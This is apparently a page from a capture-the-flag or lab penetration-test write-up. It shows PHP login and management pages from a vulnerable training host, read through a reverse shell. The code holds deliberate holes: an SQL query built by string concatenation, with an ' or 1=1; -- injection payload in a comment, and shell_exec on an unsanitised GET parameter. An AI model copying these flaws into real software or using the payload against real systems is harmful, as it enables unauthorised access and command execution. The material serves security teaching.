

Figure 155: Successful SQL injection attempt 1



Figure 156: Successful SQL injection attempt 2



Figure 157: Successful SQL injection attempt 3

135

```
www-data@AuV-Mesa-Entry-15:~/html$ cat login.php
<?php
    session_start();//session starts here
    // https://www.c-sharpcorner.com/UploadFile/9582c9/script-for-login-logout-and-view-using-php-mysql-and-boots/
    ?>

<html>

<head lang="en">
    <meta charset="UTF-8">
    <link type="text/css" rel="stylesheet" href="css\bootstrap.css">
    <title>Login</title>
</head>
<style>
.login-panel {
    margin-top: 150px;
</style>

<body>

    <div class="container">
        <div class="row">
            <div class="col-md-4 col-md-offset-4">
                <div class="login-panel panel panel-success">
                    <div class="panel-heading">
                        <h3 class="panel-title">Sign In</h3>
                    </div>
                    <div class="panel-body">
                        <form role="form" method="post" action="login.php">
                            <fieldset>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Username" name="username" type="username"
                                        autofocus>
                                </div>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Password" name="pass" type="password"
                                        value="">
                                </div>


                                <input class="btn btn-lg btn-success btn-block" type="submit" value="login"
                                    name="login">
                                <?php if($_SESSION['error']) echo "<div class='alert alert-danger'> incorrect login.</div>" ?>
                                <!-- Change this to a button or input when using this as a form -->
                                <!--  <a href="index.html" class="btn btn-lg btn-success btn-block">Login</a> -->
                            </fieldset>
                        </form>
                    </div>
                </div>
            </div>
        </div>
    </div>
</body>

</html>

<?php

    include("db.php");

    if(isset($_POST['login']))
    {   //ICSe{l34rn_fr0m_s0urc3_c0de_r3v13w}
        //AUER ' or 1=1; --
        //Always use protection! ;-) Escape input and use variable binding if available.
        $user_name=$_POST['username'];
        $user_pass=md5($_POST['pass']);

        $check_user="select * from users WHERE username='$user_name' AND password='$user_pass'";

        $run=mysqli_query($dbcon,$check_user);

        if(mysqli_num_rows($run))
        {
            $row=mysqli_fetch_array($run);
            $_SESSION['logged_user']=$user_name;//here session is used and value of $user_email store in $_SESSION.
            $_SESSION['isAdmin']=$row[3];
            unset($_SESSION['error']);
            echo "<script>window.open('management.php','_self')</script>";

        }
        else
        {
          $_SESSION['error'] = true;
          unset($_SESSION['isAdmin']);
          unset($_SESSION['logged_user']);
        }
```

Figure 158: login.php read via reverse shell

```
www-data@AuV-Mesa-Entry-15:~/html$ cat login.php.save
#Don't edit files on prod system. Most editors keep a .save file, which can remain if the editor was incorrectly closed (e.g. crashed).
#ICSe{n3v3r_pr0d_3d1t}
<?php
    session_start();//session starts here
    // https://www.c-sharpcorner.com/UploadFile/9582c9/script-for-login-logout-and-view-using-php-mysql-and-boots/
    ?>

<html>

<head lang="en">
    <meta charset="UTF-8">
    <link type="text/css" rel="stylesheet" href="css\bootstrap.css">
    <title>Login</title>
</head>
<style>
.login-panel {
    margin-top: 150px;
</style>

<body>

    <div class="container">
        <div class="row">
            <div class="col-md-4 col-md-offset-4">
                <div class="login-panel panel panel-success">
                    <div class="panel-heading">
                        <h3 class="panel-title">Sign In</h3>
                    </div>
                    <div class="panel-body">
                        <form role="form" method="post" action="login.php">
                            <fieldset>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Username" name="username" type="username"
                                        autofocus>
                                </div>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Password" name="pass" type="password"
                                        value="">
                                </div>


                                <input class="btn btn-lg btn-success btn-block" type="submit" value="login"
                                    name="login">
                                <?php if($_SESSION['error']) echo "<div class='alert alert-danger'> incorrect login.</div>" ?>
                                <!-- Change this to a button or input when using this as a form -->
                                <!--  <a href="index.html" class="btn btn-lg btn-success btn-block">Login</a> -->
                            </fieldset>
                        </form>
                    </div>
                </div>
            </div>
        </div>
    </div>
</body>

</html>

<?php

    include("db.php");

    if(isset($_POST['login']))
    {   //AUER ' or 1=1; --
        $user_name=$_POST['username'];
        $user_pass=md5($_POST['pass']);

        $check_user="select * from users WHERE username='$user_name' AND password='$user_pass'";

        $run=mysqli_query($dbcon,$check_user);

        if(mysqli_num_rows($run))
        {
            $row=mysqli_fetch_array($run);
            $_SESSION['logged_user']=$user_name;//here session is used and value of $user_email store in $_SESSION.
            $_SESSION['isAdmin']=$row[3];
            unset($_SESSION['error']);
            echo "<script>window.open('management.php','_self')</script>";

        }
        else
        {
          $_SESSION['error'] = true;
          unset($_SESSION['isAdmin']);
          unset($_SESSION['logged_user']);
        }
```

Figure 159: login.php.save read via reverse shell

```
www-data@AuV-Mesa-Entry-15:~/html$ cat management.php
<?php
session_start();

if(!$_SESSION['logged_user'])
{

    header("Location: login.php");//redirect to the login page to secure the welcome page without login access.
}

?>

<html>

<head lang="en">
    <meta charset="UTF-8">
    <link type="text/css" rel="stylesheet" href="css\bootstrap.css">
    <link type="text/css" rel="stylesheet" href="css\m.css">
    <title>USER MANAGEMENT</title>
</head>

<body>
    <center><h1>Zucc's Management System</h1></center><br>
<div id="warp">
<div id="user">
<div id="u-area">

<?php
echo "Welcome, " . (($_SESSION['isAdmin']==1) ? "<strong><span style=\"color:red\">" . $_SESSION['logged_user'] . "</span></strong>" : $_SESSION['logged_user']);
?>
</div>
<div id="logout"><a href="logout.php" class="btn btn-outline-danger">Logout</a></div>
</div>
<?php

if($_SESSION['logged_user'] != "marq" && $_SESSION['logged_user'] != freeman && $_SESSION['logged_user'] != groves){
        echo "<div class=\"alert alert-hacker\"><strong><center>ICSe{f4m0us_10r1_in13ct}</strong></center></div>";
}
if($_SESSION['isAdmin']==1){
    echo "<div class=\"table-scrol\"><h1 align=\"center\">All the Users</h1><div class=\"table-responsive\">⇦——this is used for responsive display in mobile and
    echo "<table class=\"table table-bordered table-hover table-striped\" style=\"table-layout: fixed\">";
    echo "<thead class=\thead-dark\">
    <tr>

        <th>User Id</th>
        <th>Username</th>
        <th colspan=\"2\">Userpass</th>
        <th>Salary</th>
        <th>System Access?</th>
        <th>Unixname</th>
        <th>Delete User</th>
    </tr>
    </thead>";

    include("db.php");
    $view_users_query="select * from users";//select query for viewing users.
    $run=mysqli_query($dbcon,$view_users_query);//here run the sql query.

    while($row=mysqli_fetch_array($run))//while look to fetch the result and store in a array $row.
            {
                $user_id=$row[0];
                $user_name=$row[1];
                $user_pass=$row[2];
                $user_salary=$row[6];
                $user_hasUnix=$row[4];
                $user_unixName=$row[5];

            echo "<tr>
            ⇦——here showing results in the table ——⇨
                        <td>". $user_id .  "</td>
    <td>" . $user_name . "</td>
    <td colspan=\"2\">" . $user_pass .  "</td>
    <td>" . $user_salary .  "</td>
    <td>" . $user_hasUnix .  "</td>
    <td>" . $user_unixName .  "</td>
    <td><a href=\"#" . $user_id ."\"><button>Delete</button></a></td>
    </tr>";
    }
    echo "<table>
        </div>
        </div>";
}?>
    <center>
    <form>
        <select name="read">
            <option value="err.log" selected>Errors</option>
            <option value="login.log" selected>Logins</option>
            <option value="sys.log" selected>System</option>
        </select>
        <input class="btn btn-primary" type="submit" value="Read">
    </form>
    <?php
    echo "<div>LATEST EVENT:<br><div id=\"logs\">";
    if(isset($_GET['read'])){
        //ICSe{b3c0ming_wh1t3b0x_p3nt3st3r}
        //Some functions are unsafe. Never directly execute anything given by a user!
        $stuff = shell_exec("cat " . $_GET['read']);
        echo $stuff . "<br></div><div>";
        if($_GET['read'] != "err.log" && $_GET['read'] != "login.log" && $_GET['read'] != "sys.log"){
            echo "<span style=\"background-color:#011526; color:#F2BB72\">( ͡° ͜ʖ ͡°) 👉 <strong>ICSe{1s_th1s_4_lf1?}</strong></span>";
        }
    }
echo "</div></div></div></center>";

?>
</body>
```

Figure 160: management.php read via reverse shell

